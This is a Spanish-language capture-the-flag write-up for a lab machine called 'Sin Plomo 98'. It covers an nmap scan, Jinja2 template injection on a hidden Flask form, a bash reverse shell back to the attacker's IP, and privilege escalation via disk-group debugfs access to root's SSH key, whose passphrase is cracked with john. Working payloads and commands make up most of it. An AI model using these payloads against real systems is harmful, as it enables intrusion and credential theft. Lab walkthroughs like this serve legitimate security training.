

SIN PLOMO 98




Realizando escaneo nmap detectamos los puertos 21,22,80 y 5000 abiertos.

```
> sudo ../../obtain_data.sh 192.168.16.31
[sudo] password for kali:
Valid IP address: 192.168.16.31
-----
Running Nmap nmap -sS -sV -A -O -p- 192.168.16.31
-----
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-18 14:02 CET
Nmap scan report for 192.168.16.31
Host is up (0.00044s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0      34 May 16  2024 supermegaultraimportantebro.txt
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.16.37
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 f4:f1:61:c9:94:fe:27:41:8c:63:56:28:06:a1:12:5f (ECDSA)
|_  256 3c:13:58:8b:6b:5a:16:0b:69:aa:1e:3a:40:57:21:91 (ED25519)
80/tcp    open  http     Apache httpd 2.4.59 ((Debian))
|_ http-title: Knight Bootstrap Template - Index
|_ http-server-header: Apache/2.4.59 (Debian)
5000/tcp  open  upnp?
```

Obtenemos algo de información con curl sobre el puerto 5000 donde vemos que se está alojando un servidor de python y werkzeug.

```
> curl -I http://192.168.16.31:5000
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.11.2
Date: Wed, 19 Feb 2025 12:54:10 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 624
Connection: close
```

Revisando por el puerto 5000 en el código fuente de la página encontramos un directorio oculto en forma de comentario. Dentro de ese directorio nos encontramos un formulario.



The image shows two browser screenshots. The top screenshot displays the source code of a page at `view-source:http://192.168.16.31:5000/`. The code is an HTML document with a hidden directory comment at the bottom: `<!-- /petrolhead -->`. The bottom screenshot shows the browser navigating to `192.168.16.31:5000/petrolhead`, revealing a form with the text "98!!!:" and an "Enviar" button.

```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>¡Mi Página Web!</title>
7   <style>
8     html, body {
9       margin: 0;
10      padding: 0;
11      height: 100%;
12      overflow: hidden;
13    }
14    img {
15      width: 100%;
16      height: 100%;
17      object-fit: cover; /* Para asegurarse de que la imagen cubra todo el espacio */
18    }
19  </style>
20 </head>
21 <body>
22   
23 </body>
24 </html>
25
26 <!-- /petrolhead -->
```

PetrolHead

98!!!:

Enviar

Á continuación realizamos pruebas para verificar si se está ejecutando jinja2. Si el resultado da 49 es que se están evaluando las expresiones por el cual vamos bien.

PetrolHead

98!!!:

Enviar

49

Vamos a realizar otra prueba usando el comando id con python + plantilla de jinja2.

```
{{self._TemplateReference__context.cycler.__init__.__globals__.__os.popen('id').read() }}
```

98!!!:

Enviar

```
uid=1000(tcuser) gid=1000(tcuser) grupos=1000(tcuser),6(disk),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
```

Como comprobamos que funciona, vamos a ejecutar una shell remota.

```
{{self._TemplateReference__context.cycler.__init__.__globals__.__os.system("bash -c 'bash -i >& /dev/tcp/192.168.16.37/9999 0>&1'" ) }}
```

98!!!:

Enviar

```
> nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.16.37] from (UNKNOWN) [192.168.16.31] 53290
bash: no se puede establecer el grupo de proceso de terminal (424): Función ioctl no apropiada para el dispositivo
bash: no hay control de trabajos en este shell
tcuser@SinPLomo98:~/prueba$
```

Realizando el comando id nos percatamos que el usuario pertenece al grupo de disk el cual nos ayudará a elevar privilegios.

```
tcuser@SinPLomo98:~$ id
uid=1000(tcuser) gid=1000(tcuser) grupos=1000(tcuser),6(disk),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
tcuser@SinPLomo98:~$
```

Usamos lsblk para ver las particiones.

```
tcuser@SinPLomo98:~/prueba$ lsblk
lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS
sda          8:0    0   20G  0 disk
├─sda1       8:1    0   19G  0 part /
├─sda2       8:2    0    1K  0 part
└─sda5       8:5    0   975M  0 part [SWAP]
sr0         11:0    1 1024M  0 rom
```

Usando el comando debugfs nos permitirá leer y modificar ficheros del disco sin restricciones por pertenecer al grupo disk. En nuestro caso vamos a por la clave privada de root para acceder por ssh con él

```
debugfs: cat /root/.ssh/id_rsa
cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAACMFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABCTkrWdzR
0/rgbxJ05rgjDoAAAAEAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAQgQCt0o/N70Qo
/KnWIFpRA64iNIWMAdaKm7VQm5TweGE6nWBXTLdPAPI3T5ehoI6odBywxIIHCTu/zhHcuJ
```

Ahora y tal como hacemos siempre, pegamos la clave en nuestra máquina atacante, con john creamos el hash y con nuevamente john intentamos descifrar la clave.

```
> john --wordlist=minirockyou.txt hash_root_id_rsa.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
angels1      (root_id_rsa)
```

Por último, solo nos queda acceder e ir a por las flags.

```
> ssh -i root_id_rsa root@192.168.16.31
Enter passphrase for key 'root_id_rsa':
Linux SinPLomo98 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb 19 16:27:11 2025 from 192.168.16.37
root@SinPLomo98:~# cat /home/tcuser/user.txt
[REDACTED]
root@SinPLomo98:~# cat /root/root.txt
[REDACTED]
root@SinPLomo98:~# |
```